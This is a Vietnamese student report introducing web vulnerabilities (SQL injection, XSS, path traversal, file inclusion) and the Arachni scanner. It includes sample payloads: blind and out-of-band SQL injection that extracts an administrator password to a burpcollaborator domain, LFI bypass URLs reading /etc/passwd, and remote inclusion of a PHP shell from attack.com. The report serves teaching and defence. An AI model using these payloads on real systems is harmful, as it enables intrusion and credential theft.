

**BAN CƠ YẾU CHÍNH PHỦ
HỌC VIỆN KỸ THUẬT MẬT MÃ**



**CHUYÊN ĐỀ KỸ NGHỆ AN TOÀN MẠNG
NGHIÊN CỨU FRAMEWORK ARACHNI TRONG
DÒ QUÉT BẢO MẬT ỨNG DỤNG WEB**

Ngành: An toàn thông tin

Nhóm sinh viên thực hiện:

ĐỖ XUÂN BẢNG

Mã sinh viên: AT160206

VŨ HỒNG PHÚC

Mã sinh viên: AT160245

Giảng viên hướng dẫn:

TS. NGUYỄN MẠNH THẮNG

Khoa An toàn thông tin – Học viện Kỹ thuật Mật mã

Hà Nội, 2022

MỤC LỤC

LỜI CẢM ƠN.....	4
LỜI MỞ ĐẦU.....	5
CHƯƠNG 1. TỔNG QUAN VỀ BẢO MẬT ỨNG DỤNG WEB	7
<i>1.1 Cách thức hoạt động của ứng dụng web</i>	<i>7</i>
<i>1.2 Một số lỗ hổng bảo mật trong ứng dụng web</i>	<i>8</i>
1.2.1 SQL injection.....	8
<i>a. Khái niệm</i>	<i>8</i>
<i>b. Phân Loại Và Cách Khai Thác</i>	<i>8</i>
<i>c. Cách phòng tránh</i>	<i>10</i>
1.2.2 Cross Site Scripting.....	11
<i>a. Khái niệm</i>	<i>11</i>
<i>b. Phân Loại Và Cách Khai Thác</i>	<i>11</i>
<i>c. Cách phòng tránh</i>	<i>12</i>
1.2.3 Path Traversal.....	13
<i>a. Khái niệm</i>	<i>13</i>
<i>b. Ví dụ về cách tấn công.....</i>	<i>13</i>
<i>c. Cách ngăn chặn và phòng tránh.....</i>	<i>14</i>
1.2.4 File Inclution	14
<i>a. Khái niệm</i>	<i>14</i>
<i>b. Phân loại và cách khai thác</i>	<i>14</i>
<i>c. Cách phòng tránh và khắc phục lỗ hổng.....</i>	<i>16</i>
CHƯƠNG 1. TÌM HIỂU VỀ CÔNG CỤ ARACHNI.....	16
<i>1.1 Giới thiệu về Frame work Arachni.....</i>	<i>16</i>
1.1.1 Lịch sử hình thành.....	16
1.1.2 Các chức năng chính có trong Arachni	17
1.1.3 Môi trường trình duyệt tích hợp	17
1.1.4 Mức độ phủ sóng.....	18
1.1.5 Kiến trúc phân tán mở	19
1.1.6 Quản lý báo cáo.....	19
<i>2.2 Giao diện và các chức năng.....</i>	<i>20</i>
2.2.1 Scans.....	20
2.2.2 Profiles.....	22
2.2.3 Dispatchers	33

2.2.4 Users	35
CHƯƠNG 2. TRIỂN KHAI THỰC NGHIỆM	36
3.1. Khai thác lỗ hổng bằng Arachni	36
3.1.1 Kịch bản 1 :Rà soát lỗ hổng bằng module default	36
3.1.2 Kịch bản 2: Rà soát lỗ hổng SQL injection	39
3.1.3 Kịch bản 3: Rà soát lỗ hổng Cross Site Scripting	40
3.1.4.Kịch bản 4: Dò quét bằng cấu hình tùy chọn	41
3.2 Kết quả thực nghiệm.....	44
3.2.1. Ưu điểm.....	44
3.2.2 Hạn chế.....	45
3.2.3 Kết luận chung.....	45
TÀI LIỆU THAM KHẢO	46

LỜI CẢM ƠN

Nhóm chúng em xin chân thành cảm ơn các thầy cô trường Học viện Kỹ thuật Mật mã nói chung, quý thầy cô của khoa An toàn thông tin nói riêng đã tận tình dạy bảo, truyền đạt kiến thức cho chúng em trong suốt quá trình học.

Kính gửi đến Thầy Nguyễn Mạnh Thắng lời cảm ơn chân thành và sâu sắc nhất, cảm ơn thầy đã tận tình theo sát, chỉ bảo và hướng dẫn cho nhóm em trong quá trình thực hiện đề tài này. Thầy không chỉ hướng dẫn chúng em những kiến thức chuyên ngành, mà còn giúp chúng em học thêm những kỹ năng mềm, tinh thần học hỏi, thái độ khi làm việc nhóm.

Do kiến thức còn nhiều hạn chế nên không thể tránh khỏi những thiếu sót trong quá trình làm đề tài. Chúng em rất mong nhận được sự đóng góp ý kiến của quý thầy cô để đề tài của chúng em đạt được kết quả tốt hơn.

Chúng em xin chân thành cảm ơn!

LỜI MỞ ĐẦU

Trong thời đại ngày nay internet đã rất trở nên quen thuộc và là một công cụ hữu ích để một đất nước giới thiệu hình ảnh hay đơn giản chỉ là một trang web cá nhân của một ai đó giới thiệu về mình. Tất cả đã kéo theo sự phát triển không ngừng của các ứng dụng web. Và dần dần khái niệm ứng dụng web đã trở nên phổ biến. Khi mà trên internet, ứng dụng web đã trở lên phổ biến, ứng dụng một cách rộng rãi thì các cuộc tấn công ứng dụng web cũng phát triển hết sức phức tạp. Thống kê cho thấy khoảng 75% các cuộc tấn công mạng được thực hiện thông qua ứng dụng web hoặc thông qua website. Điều này đã đặt ra vấn đề cấp thiết cần làm như thế nào để bảo đảm an toàn thông tin cho ứng dụng web, thông tin của người sử dụng.

Việc đánh giá lỗ hổng bảo mật trở nên cần thiết hơn, ngoài việc xác định lỗ hổng hiện đang có, cần có phương án để khắc phục cũng như cập nhật lên bản mới, cài các bản vá, ... Các công cụ hỗ trợ người lập trình web, người quản trị mạng cũng xuất hiện giúp tìm kiếm lỗ hổng của ứng dụng web nhưng nó không theo kịp sự phát triển nhanh đến mức chóng mặt theo xu hướng nhanh hơn đẹp hơn của các ứng dụng web, và tất nhiên nó không thể ngăn chặn hoàn toàn các cuộc tấn công ứng dụng web, khi mà các cuộc tấn công ngày càng đa dạng, khai thác triệt để những lỗi của ứng dụng web, của người quản trị, hay người lập trình ứng dụng web.

Đánh giá lỗ hổng bảo mật là quá trình định nghĩa, phát hiện, phân loại và xếp loại các lỗ hổng bảo mật trong hệ thống máy tính, ứng dụng và hạ tầng mạng. Cung cấp cho các tổ chức thực hiện việc đánh giá bảo mật này kiến thức cần thiết, mức độ cảnh giác để hiểu được các mối nguy hiểm trong hệ thống và cách xử lý.

Việc đánh giá lỗ hổng bảo mật cung cấp cho tổ chức các thông tin về các điểm yếu về bảo mật trong hệ thống và cung cấp các chỉ dẫn về việc các mối rủi ro này có thể trở thành các mối nguy hại cho hệ thống. Quá trình này sẽ cung cấp cho tổ chức hiểu biết tốt hơn về các thiết bị trong hệ thống, các lỗ hổng bảo mật và các rủi ro, giảm thiểu khả năng tấn công mạng sẽ tấn công vào hệ thống và làm ảnh hưởng đến việc kinh doanh.

Với sự phát triển của công nghệ, đặc biệt là công nghệ điện toán đám mây giúp cho các hoạt động thông tin trở nên thuận tiện hơn, mạnh mẽ hơn. Điều này cũng thu hút các hacker vào các website quan trọng. Làm xuất hiện các lỗ hổng bảo mật website ngày càng gia tăng và bất cập hơn. Mặc dù đã có rất nhiều giải pháp giúp tăng cường bảo mật ứng dụng web như: chứng chỉ SSL hay tường lửa. Tuy nhiên, đó chỉ là những giải pháp căn bản. Nó không thể giúp các nhà quản trị có thể phát hiện ra các lỗ hổng có mức độ tinh vi. Để làm được điều này, các tổ chức cần có các công cụ quét lỗ hổng bảo mật ứng dụng web. Một công cụ quét lỗ hổng bảo mật thông thường sẽ kết nối với ứng dụng web thông qua giao diện web để có thể tìm ra các lỗ hổng tiềm tàng và những điểm yếu về cấu tạo của web. Công cụ này sẽ không truy cập vào mã nguồn mà chỉ thực hiện kiểm tra chức năng để tìm ra các lỗ hổng bảo mật.

Hiện nay trên thị trường có rất nhiều công cụ quét lỗ hổng bảo mật ứng dụng web, có thể miễn phí hoặc cần trả phí mới sử dụng được. Một trong các công cụ được tin dùng đó là Arachni. Đây là một công cụ miễn phí có thể cài đặt dễ dàng trên các hệ điều hành (windows,linux,macos). Nó giúp kiểm tra toàn diện hệ thống gồm web, webserver và cả OS. Arachni là một Ruby framework với đầy đủ tính năng, modular và hiệu suất cao nhằm mục đích giúp các nhà kiểm tra và quản trị viên thâm nhập đánh giá tính bảo mật của ứng dụng web. Arachni thể hiện sự thông minh qua việc có thể tự đào tạo bản thân bằng cách kiểm tra và học hỏi từ các hành động của ứng dụng web trong quá trình scan. Không chỉ vậy Arachni còn thực hiện phân tích tổng hợp bằng một số yếu tố để đánh giá độ tin cậy của kết quả tìm được để tránh cho ra các kết quả sai.

Trong bài báo cáo này chúng em sẽ tiến hành giới thiệu về công cụ Arachni qua ba chương. Với chương đầu tiên chúng em sẽ giới thiệu, tổng quan về ứng dụng web. Chương tiếp theo chúng em sẽ trình bày rõ về công cụ Arachni và chương cuối sẽ tiến hành triển khai dò quét bảo mật ứng dụng web bằng công cụ Arachni.

CHƯƠNG 1. TỔNG QUAN VỀ BẢO MẬT ỨNG DỤNG WEB

1.1 Cách thức hoạt động của ứng dụng web

Ứng dụng web thường được mã hóa bằng các ngôn ngữ hỗ trợ trình duyệt như JavaScript và HTML bởi chúng sẽ dựa vào trình duyệt nhằm hiển thị chương trình thực thi. Một vài ứng dụng là dạng động, yêu cầu xử lý từ phía máy chủ. Một số khác hoàn toàn tĩnh sẽ không cần xử lý từ phía máy chủ.

Ứng dụng web yêu cầu máy chủ web quản lý những yêu cầu đến từ máy khách và máy chủ ứng dụng nhằm thực hiện những tác vụ được yêu cầu, có khi là một cơ sở dữ liệu để lưu trữ thông tin. Công nghệ máy chủ ứng dụng trải dài từ ASP.NET, ASP, ColdFusion, cho đến PHP và JSP.

Dưới đây là trình tự hoạt động thông thường của một ứng dụng web:

- Người sử dụng gửi yêu cầu tới máy chủ web thông qua Internet, qua trình duyệt web hay giao diện người dùng từ ứng dụng.
- Máy chủ web (web server) sẽ chuyển giao yêu cầu này đến máy chủ ứng dụng web phù hợp.
- Máy chủ ứng dụng web (web application server) sẽ thực hiện những tác vụ được yêu cầu, ví dụ như truy vấn cơ sở dữ liệu hay xử lý dữ liệu, tiếp đến tạo ra kết quả theo dữ liệu được yêu cầu.
- Máy chủ ứng dụng web gửi kết quả cho máy chủ web với thông tin đã yêu cầu hay dữ liệu đã xử lý.
- Máy chủ web thực hiện phản hồi lại với máy khách thông tin được yêu cầu xuất hiện trên màn hình của người sử dụng

1.2 Một số lỗ hổng bảo mật trong ứng dụng web

1.2.1 SQL injection

a. Khái niệm

SQL Injection là 1 kỹ thuật cho phép những kẻ tấn công lợi dụng vào lỗ hổng trong việc kiểm tra các dữ liệu trong các ứng dụng website và các thông báo lỗi của hệ quản trị cơ sở dữ liệu để "tiêm vào" (inject) và thi hành các câu lệnh SQL bất hợp pháp (do người viết phần mềm ứng dụng họ không lường trước). Hậu quả của nó rất tai hại vì nó cho phép những kẻ tấn công có thể thực hiện các thao tác xóa, hiệu chỉnh, ... trực tiếp trên ứng dụng như là 1 người quản trị, do có toàn quyền trên cơ sở dữ liệu của ứng dụng, thậm chí là server mà ứng dụng đó đang chạy.

Lỗi này thường xảy ra trên các ứng dụng website có dữ liệu được quản lý bằng các hệ quản trị cơ sở dữ liệu như SQL Server, MySQL, Oracle, DB2, Sysbase.

b. Phân Loại Và Cách Khai Thác

SQL Injection có ba loại:

- In-band SQLi (Classic),
- Inferential SQLi (Blind)
- Out-of-band SQLi

• In-band SQLi

Đây là dạng tấn công phổ biến nhất và cũng dễ để khai thác lỗ hổng SQL Injection nhất. Xảy ra khi hacker có thể tổ chức tấn công và thu thập kết quả trực tiếp trên cùng một kênh liên lạc In-Band SQLi chia làm 2 loại chính:

- Error-based SQLi: thông báo lỗi được trả về từ Database Server có chứa thông tin về cấu trúc của cơ sở dữ liệu.
- Union-based SQLi: dựa vào sức mạnh của toán tử UNION trong ngôn ngữ SQL cho phép tổng hợp kết quả của 2 hay nhiều câu truy vấn SELECTION trong cùng 1 kết quả và được trả về như một phần của HTTP response.

Cách phòng tránh:

- Để phát hiện lỗi này đầu tiên ta thử thêm dấu nháy đơn hoặc dấu chấm phẩy vào một trường hoặc một tham số đang được kiểm tra nếu không được lọc thì khả năng lỗi ở đó.

- Quan sát các vị trí lỗi trả về hoặc những hành vi sai của ứng dụng để xác định chính xác vị trí lỗi. Sau đó ta thực hiện sửa những câu truy vấn để lấy được thông tin nhạy cảm cũng như thực thi truy vấn tùy ý.
- Riêng đối với union-based cần xác định đúng số lượng cột và kiểu dữ liệu của từng cột ở truy vấn gốc để tạo truy vấn sau cho phù hợp.

- **Blind SQL**

Là khi ứng dụng bị sqli nhưng các http response không trả về kết quả của câu truy vấn hay chỉ tiết lộ từng lỗi.

Hacker sẽ gửi các data payload đến server và quan sát phản ứng, hành vi của server để tìm hiểu về cấu trúc của nó. Phương pháp này được gọi là Blind SQLi vì dữ liệu không được chuyển từ Cơ sở dữ liệu trang web đến hacker. Do đó hacker không thể nhìn thấy thông tin về cuộc tấn công in-band.

Blind SQL injection dựa trên phản ứng và các hành vi hoạt động của server. Do đó chúng thường thực thi chậm hơn, nhưng có thể gây ảnh hưởng tương tự. Blind SQL injection có thể được phân loại thành:

- **Boolean:** sử dụng mệnh đề điều kiện như `xyz' AND '1'=1` hoặc `xyz' AND (SELECT CASE WHEN (1=2) THEN 1/0 ELSE 'a' END)='a`. Với mỗi trường hợp đúng hoặc sai của mệnh đề phía sau có thể trả về về một kết quả khác nhau (có thể là lỗi). Qua đó ta có thể sửa mệnh đề AND để kiểm tra đúng sai của câu truy vấn `xyz' AND SUBSTRING((SELECT Password FROM Users WHERE Username = 'Administrator'), 1, 1) = 's`
- **Time-based:**
Kỹ thuật tấn công dựa vào việc gửi những câu truy vấn tới cơ sở dữ liệu và buộc cơ sở dữ liệu phải chờ một khoảng thời gian (thường tính bằng giây) trước khi phản hồi.

Ví dụ: ‘: `IF (SELECT COUNT(Username) FROM Users WHERE Username = 'Administrator' AND SUBSTRING>Password, 1, 1) > 'm') = 1 WAITFOR DELAY '0:0:{delay}'--`

- **Out-of-band SQLi**

Out-of-band SQLi không phải dạng tấn công phổ biến, chủ yếu bởi vì nó phụ thuộc vào các tính năng được bật trên Database Server được sử dụng bởi Web Application.

Kiểu tấn công này xảy ra khi hacker không thể trực tiếp tấn công và thu thập kết quả trực tiếp trên cùng một kênh (In-band SQLi), và đặc biệt là việc phản hồi từ server là không ổn định.

Ví dụ:

```
'; declare @p varchar(1024);set @p=(SELECT password FROM users  
WHERE username='Administrator');exec('master..xp_dirtree  
"/'+@p+'.cwcsgr05ikji0n1f2qlzn5118sek29.burpcollaborator.net/a')—
```

c. Cách phòng tránh

- **Validate input**

Quá trình validate nhằm xác thực xem loại đầu vào do người dùng gửi có được phép hay không. Việc xác thực có thể bao gồm kiểu dữ liệu, độ dài, định dạng... Chỉ những giá trị vượt qua quá trình validate mới được database xử lý.

Để có thể làm được điều này, ta có thể dùng regex với whitelists cho cấu trúc dữ liệu như tên, tuổi, lương, zip code, ...

Trong trường hợp tập các giá trị cố định (như drop-down list, radio button) hãy xác định là dữ liệu đầu vào phải khớp với một trong các tùy chọn được cung cấp.

- **Dùng prepared statements**

Prepared statements là một cách làm cho câu truy vấn an toàn và đáng tin cậy hơn. Ý tưởng của nó là thay vì gửi câu truy vấn thô đến cơ sở dữ liệu, trước tiên ta cho cơ sở dữ liệu biết cấu trúc của câu truy vấn mà mình sẽ gửi.

Khi một câu lệnh được chuẩn bị, ta sẽ thực hiện chuyển thông tin dưới dạng đầu vào được tham số hóa. Điều này làm mất đi khả năng đặc biệt mà các đầu vào có thể có, khiến chúng được coi là các biến đơn thuần trong toàn bộ quá trình.

Ví dụ:

```
$stmt = $conn->prepare ("INSERT INTO MyGuests (username, password) VALUES  
(?, ?)");
```

```
$stmt->bind_param ("ss", $username, $password);
```

- Không hiển thị lỗi cho người dùng

Nếu lỗi được hiển thị, hacker có thể sẽ lấy được một số thông tin của hệ thống như loại, version database qua đó quá trình khai thác sẽ trở nên dễ dàng hơn. Vì vậy không nên hiển thị lỗi cho người dùng biết mà chỉ nên ghi chúng vào file log và file đó phải được bảo vệ, tránh trường hợp hacker có thể truy cập đến file đó qua web server.

Trường hợp bắt buộc phải hiển thị lỗi thì hãy tạo những thông báo cơ bản mà không làm lộ ra những thông tin nhạy cảm.

1.2.2 Cross Site Scripting

a. Khái niệm

Cross-site scripting là một lỗ hổng phổ biến trong ứng dụng web. Để khai thác một lỗ hổng XSS, hacker sẽ chèn mã độc thông qua các đoạn script để thực thi chúng ở phía client. Thông thường, các cuộc tấn công XSS được sử dụng để vượt qua các kiểm soát truy cập và mạo danh người dùng.

b. Phân Loại Và Cách Khai Thác

Cross-site scripting có ba loại:

- Reflected XSS
- Stored XSS
- DOM Based XSS

- **Reflected XSS**

Là hình thức tấn công được sử dụng nhiều nhất. Đây là nơi mã script độc hại đến từ HTTP request. Từ đó, hacker đánh cắp dữ liệu của người dùng, chiếm quyền truy cập và hoạt động của họ trên website thông qua việc chia sẻ URL chứa mã độc.

Cách khai thác:

- Kiểm tra từng điểm nhập dữ liệu trong các request như parameter, đường dẫn tệp, HTTP header, ... bằng cách nhập dữ liệu bất kỳ xem nó có được trả về trong response hay không.
- Với mỗi điểm xác định được ta cần xác định xem đặc điểm cụ thể của nó là gì. (Nằm giữa các thẻ HTML hay là giá trị của một thuộc tính, ...)

- Tiếp theo là viết các payload cho phù hợp để có thể khai thác.
- Và để quá trình khai thác thành công thì hacker phải tìm được cách lừa nạn nhân truy cập vào URL chứa XSS của mình.

- **Stored XSS**

Là loại tấn công cross-site scripting gây thiệt hại nhiều nhất. Kẻ tấn công truyền một tập lệnh - còn được gọi là payload - được lưu trữ vĩnh viễn trên ứng dụng đích, chẳng hạn như cơ sở dữ liệu. Lúc này Payload XSS sẽ đóng vai trò như một phần của trang web khi nạn nhân điều hướng đến trang web bị ảnh hưởng trong trình duyệt. Khi nạn nhân xem trang trên trình duyệt sẽ vô tình thực thi tập lệnh độc hại

Cách khai thác:

- Kiểm tra các điểm đầu vào mà có liên quan đến xử lý, lưu trữ dữ liệu trong request và các điểm đầu ra, nơi mà dữ liệu sẽ xuất hiện trong các response.
- Các bước tiếp theo cũng giống như Reflected XSS nhưng với Stored XSS, sau khi đã chèn được mã vào CSDL của ứng dụng thì hacker chỉ việc chờ nạn nhân truy cập vào và script được thực thi mà họ không hề hay biết

- **DOM BASED XSS**

Đây được xem là kỹ thuật khai thác XSS dựa vào cơ sở thay đổi những cấu trúc DOM của tài liệu. Cụ thể chính là HTML.

Cách khai thác:

- Chú ý đến các source như: document.URL, document.referrer, location, location.href, location.hash,... Bằng cách nhập một dữ liệu tùy ý sau đó tìm vị trí nó xuất hiện trong DOM rồi xác định context của từng trường hợp. Với mỗi trường hợp cần chỉnh sửa lại đầu vào và quan sát xem nó được xử lý như thế nào để tìm ra payload phù hợp.
- Test các sink như eval, setTimeout, document.write, element.innerHTML, ... Với sinks, dữ liệu sẽ không xuất hiện trong DOM. Vì vậy ta phải dùng JavaScript debugger để biết được quá trình dữ liệu được gửi đến sinks như thế nào để tìm ra cách khai thác cho mỗi trường hợp cụ thể.

c. Cách phòng tránh

- **Data validation (xác định đầu vào)**

Đảm bảo dữ liệu đầu vào được cung cấp với người dùng mạng là chính xác. Tuy không thể ngăn chặn hoàn toàn song cách này sẽ giảm thiểu khá nhiều rủi ro về lỗ hổng bảo mật, tránh tấn công dạng Stored XSS.

- **Filtering (lọc đầu vào người dùng)**

Biện pháp này giúp tìm kiếm những keyword nguy hiểm có trong phần nhập của người dùng để kịp thời thay thế hoặc xóa bỏ chúng. Lọc đầu vào có thể được thực hành bởi những developers viết mã phía server.

- **Escape**

Đây là biện pháp ngăn chặn XSS tương đối hiệu quả bằng cách thay đổi các ký tự bằng mã đặc biệt. Điều duy nhất chúng ta cần lưu ý trong trường hợp này là tìm kiếm thư viện Escape thích hợp. Ngoài ra, người dùng mạng cũng nên tự bảo vệ dữ liệu của mình bằng việc cẩn thận khi nhấp vào một link được chia sẻ nào đó. Đây là chiêu trò hay dùng của hacker khi tấn công XSS, đặc biệt là dạng Reflected XSS.

- **Quét mã độc website**

Để có thể sớm phát hiện ra lỗi và khắc phục thì mọi người cần sử dụng các biện pháp nhằm quét mã độc trên website của mình từ đó có kế hoạch xử lý tốt hơn.

Về phía doanh nghiệp, để tránh các cuộc tấn công DOM Based XSS chúng ta cần tạo ra một list các thẻ HTML hợp lệ. Đồng thời xóa bỏ thẻ, những đoạn script lỗi và kí tự như ">", "<"

1.2.3 Path Traversal

a. Khái niệm

Path traversal(hay còn gọi là Directory traversal) là một lỗ hổng web cho phép kẻ tấn công đọc các file không mong muốn trên server. Nó dẫn đến việc bị lộ thông tin nhạy cảm của ứng dụng như thông tin đăng nhập , một số file hoặc thư mục của hệ điều hành. Trong một số trường hợp cũng có thể ghi vào các files trên server, cho phép kẻ tấn công có thể thay đổi dữ liệu hay thậm chí là chiếm quyền điều khiển server.

b. Ví dụ về cách tấn công

- Một ứng dụng load ảnh như sau:

- 1) Khi chúng ta gửi một request với một param `filename=test_image.png` thì sẽ trả về nội dung của file được chỉ định với tệp hình ảnh ở `/var/www/images/test_image.png`.
- 2) Ứng dụng không thực hiện việc phòng thủ cuộc tấn công `path traversal`, kẻ tấn công có thể thực hiện một yêu cầu tùy ý để có thể đọc các file trong hệ thống.

Ví dụ:

```
https://hostname.abc/?filename=../../../../etc/passwd
```

- 3) Khi đó ứng dụng sẽ đọc file với đường dẫn là `/var/www/images/../../../../etc/passwd` với mỗi `../` là trở về thư mục cha của thư mục hiện tại. Như vậy với `../../../../` thì từ thư mục `/var/www/images/` đã trở về thư mục gốc và file `/etc/passwd` chính là file được đọc.

c. Cách ngăn chặn và phòng tránh

- Nên validate input của người dùng trước khi xử lý nó.
- Sử dụng whitelist cho những giá trị được cho phép.
- Hoặc tên file là những kí tự số, chữ không nên chứa những ký tự đặc biệt.

1.2.4 File Inclusion

a. Khái niệm

File inclusion là một lỗ hổng nguy hiểm, nó cho phép tin tặc truy cập trái phép vào những tệp tin nhạy cảm của server hoặc thực thi những đoạn mã độc bằng cách sử dụng chức năng include. Lỗ hổng xảy ra do cơ chế lọc đầu vào được thực hiện không tốt, giúp tin tặc có thể khai thác và chèn các tệp tin độc hại

b. Phân loại và cách khai thác

- **Local File Inclusion**

Local file inclusion (LFI) là kỹ thuật đọc file trong hệ thống, lỗi này xảy ra thường sẽ khiến website bị lộ các thông tin nhạy cảm như là `passwd`, `php.ini`, `access_log`, `config.php`...

- **Cách khai thác**

Tin tặc có thể sử dụng đường dẫn để xem một số file nhạy cảm trong server.

- Trong Windows có thể là các file win.ini hoặc là xem các log file bằng cách cung cấp các đầu vào đến những file đó: C:/Windows/win.ini hoặc /apache/logs/access.log
- Trong các hệ thống Linux thì ta cũng có thể đọc một số file nhạy cảm như /etc/passwd hay /etc/shadow.
- Sử dụng Null byte(chỉ một số phiên bản của PHP sử dụng được):
Ví dụ: <http://example.com/index.php?file=../../../../etc/passwd%00>
- Sử dụng Double encoding:
Ví dụ: <http://example.com/index.php?file=%252e%252e%252efetc%252fpasswd>
- Sử dụng UTF-8 encoding:
Ví dụ:
<http://example.com/index.php?file=%c0%ae%c0%ae/%c0%ae%c0%ae/%c0%ae/%c0%ae/%c0%ae/etc/passwd>
- Vượt qua bộ lọc:
Ví dụ: <http://example.com/index.php?page=....//....//etc/passwd>

- **Remote File Inclusion**

Remote File Inclusion còn được viết tắt là RFI cho phép kẻ tấn công nhúng một mã độc hại được tùy chỉnh trên trang web hoặc máy chủ bằng cách sử dụng các tập lệnh . RFI còn cho phép tải lên một tệp nằm trên máy chủ khác được chuyển đến dưới dạng hàm PHP (include, include_once, require, or require_once)

- **Cách khai thác**

Để tấn công RFI, kẻ tấn công sẽ tạo ra một file chứa shell. Ví dụ như file shell.txt có nội dung như sau:

```
<?php
    System("dir");
?>
```

Ta có thể sử dụng lại một số cách dùng để khai thác LFI.

<http://example.com/index.php?page=http://attack.com/shell.txt>

→ Kết quả thực hiện:



c. Cách phòng tránh và khắc phục lỗ hổng

- Kiểm tra chặt chẽ các file được include.
- Hạn chế sử dụng include.
- Với các thông tin được nhập từ bên ngoài, trước khi đưa vào hàm cần được kiểm tra kỹ lưỡng:
- Chỉ chấp nhận kí tự và số cho tên file (A-Z 0–9). Blacklist toàn bộ kí tự đặc biệt không được sử dụng.
- Giới hạn API cho phép việc include file từ một chỉ mục xác định nhằm tránh directory traversal.

CHƯƠNG 1. TÌM HIỂU VỀ CÔNG CỤ ARACHNI

1.1 Giới thiệu về Frame work Arachni

1.1.1 Lịch sử hình thành

Arachni được phát triển bởi Tacos Laskos. Tacos Laskos đã theo học Thạc sĩ về An ninh mạng tại đại học Hoàng gia Holloway. Trong khoá học đó, anh ấy đã viết Arachni cho luận án của mình. Nhận thấy hệ thống hoạt động tốt, anh ấy đã cung cấp công cụ của mình cho cộng đồng bằng cách đăng tải lên Github và biến nó thành một dự án mã nguồn mở.

Trong nhiều năm, Laskos đã phải vật lộn để thu hút sự chú ý về Arachni, và anh đã thành lập Công ty TNHH Sarosys để thương mại hoá sản phẩm và giúp tài trợ cho dự án. Là nhà phát triển duy nhất cho Arachni, Laskos cảm thấy khó khăn khi phải dành toàn bộ thời gian cho sự phát triển của Arachni. Bản cập nhật cuối cùng của hệ thống được phát hành vào năm 2017 với phiên bản 1.7.1

Vào tháng 1 năm 2020, Laskos thông báo trên trang web của Arachni rằng Arachni không còn được duy trì nữa.

1.1.2 Các chức năng chính có trong Arachni

- Hỗ trợ Cookie-jar/cookie-string
- Cho phép tùy chỉnh header
- Hỗ trợ SSL
- Hỗ trợ các chuẩn proxy SOCKS4, SOCKS4A, SOCKS5, HTTP/1.1 and HTTP/1.0
- Hỗ trợ xác thực trang web (Dựa trên SSL, nội dung, Cookie-Jar, Basic-Digest, NTLMv1, Kerberos)
- Tự động phát hiện đăng xuất và đăng nhập lại trong quá trình quét
- Phát hiện trang 404 tùy chỉnh
- Hỗ trợ đa nền tảng tương tác từ giao diện console đến cung cấp giao diện website
- Hỗ trợ tạm dừng khi quét và có chế độ ngủ đông lưu trạng thái quét
- Hỗ trợ xuất file báo cáo dưới định dạng html, xml, text, json, marshal, yaml, afr.

1.1.3 Môi trường trình duyệt tích hợp

Arachni bao gồm một môi trường trình duyệt thực, tích hợp để cung cấp phạm vi bảo hiểm đầy đủ cho các ứng dụng web hiện đại sử dụng các công nghệ như HTML5, JavaScript, thao tác DOM, AJAX. Ngoài việc giám sát các môi trường JavaScript và DOM tiêu chuẩn, các trình duyệt của Arachni cũng kết nối với các framework phổ biến như JQuery, Angular JS để làm cho dữ liệu được ghi lại một cách dễ dàng hơn.

Các thông tin liên quan gồm:

- Trang DOM với mã HTML: Với danh sách các chuyển đổi DOM cần thiết để khôi phục trạng thái của trang về trạng thái tại thời điểm nó được ghi lại.
- DOM gốc (trước hành động khiến trang bị ghi lại): Sẽ có một danh sách các chuyển đổi DOM.

- Luồng dữ liệu chìm - Mỗi phần chìm là một phương thức JS nhận được một đối số bị nhiễm độc. Nó có thể là đối tượng cha của một phương thức, chữ ký phương thức, danh sách đối số hoặc cũng có thể là dấu vết ngăn xếp JS.
- Luồng thực thi chìm — Mỗi lần chìm là một tải trọng JS được thực thi thành công, như được kiểm tra bảo mật đưa vào.

Về bản chất, bạn có quyền truy cập gần giống như thông tin mà trình gỡ lỗi của bạn (ví dụ: FireBug) sẽ cung cấp, như thể bạn đã đặt một điểm dừng vào đúng thời điểm sự cố diễn ra để xác định sự cố đó.

Ngoài ra cần quan tâm đến một khái niệm nữa chính là cụm trình duyệt. Cụm trình duyệt là thứ điều phối quá trình phân tích tài nguyên của trình duyệt và cho phép hệ thống thực hiện các hoạt động thường tốn khá nhiều thời gian theo kiểu hiệu suất cao. Các tùy chọn cấu hình bao gồm:

- Kích thước nhóm có thể điều chỉnh, tức là số lượng nhân viên trình duyệt sử dụng.
- Thời gian chờ cho mỗi công việc.
- Khả năng vô hiệu hóa tải hình ảnh.
- Điều chỉnh độ rộng màn hình: Có thể được sử dụng để phân tích các ứng dụng di động.
- Khả năng đợi cho đến khi các yếu tố nhất định xuất hiện trong trang.
- Cấu hình dữ liệu lưu trữ cục bộ.

1.1.4 Mức độ phủ sóng

Hệ thống có thể cung cấp phạm vi phủ sóng tuyệt vời cho các ứng dụng web hiện đại do môi trường trình duyệt tích hợp của nó. Điều này cho phép nó tương tác với các ứng dụng phức tạp sử dụng nhiều mã phía máy khách (như JavaScript) giống như con người. Ngoài ra, nó còn biết về những thay đổi trạng thái trình duyệt mà ứng dụng đã được lập trình để xử lý và có thể kích hoạt chúng theo chương trình để cung cấp phạm vi bảo hiểm cho một tập hợp đầy đủ các tình huống có thể xảy ra.

Bằng cách kiểm tra tất cả các trang có thể và trạng thái của chúng (khi sử dụng mã phía máy khách), Arachni có thể trích xuất và kiểm tra các yếu tố sau và đầu vào của họ như:

- Forms: Cùng với những thứ yêu cầu tương tác thông qua trình duyệt thực do các sự kiện DOM.
- Đầu vào giao diện người dùng: Các phần tử `<input>` có liên quan đến sự kiện DOM.

- Liên kết: Cùng với những cái có tham số phía máy khách trong đoạn của chúng cùng với sự hỗ trợ cho các quy tắc viết lại.
- Một số yếu tố khác như: Cookie, Headers, JSON request data, AJAX request parameters.

1.1.5 Kiến trúc phân tán mở

Arachni được thiết kế để phù hợp với quy trình làm việc của người sử dụng và dễ dàng tích hợp với cơ sở hạ tầng hiện có của họ. Tùy thuộc vào mức độ kiểm soát mà người sử dụng yêu cầu đối với quy trình, họ có thể chọn dịch vụ REST hoặc giao thức RPC tùy chỉnh. Cả hai cách tiếp cận đều cho phép:

- Giám sát và quản lý quét từ xa.
- Thực hiện nhiều lần quét cùng lúc - Mỗi lần quét được chia thành từng phần cho quy trình hệ điều hành riêng để tận dụng kiến trúc đa lõi/SMP, lập lịch/hạn chế cấp hệ điều hành, tuyên truyền lỗi hộp cát.
- Liên lạc qua một kênh an toàn.

Với REST API, đây là một API rất đơn giản và dễ hiểu. REST API có khả năng tương tác dễ dàng với các hệ thống không phải Ruby như hoạt động thông qua HTTP, sử dụng JSON để định dạng tin nhắn. Bên cạnh đó, nó còn cho phép giám sát quét trạng thái. Tức là các phiên duy nhất chỉ tự động nhận các bản cập nhật khi bỏ phiếu cho tiến trình, thay vì dữ liệu đầy đủ.

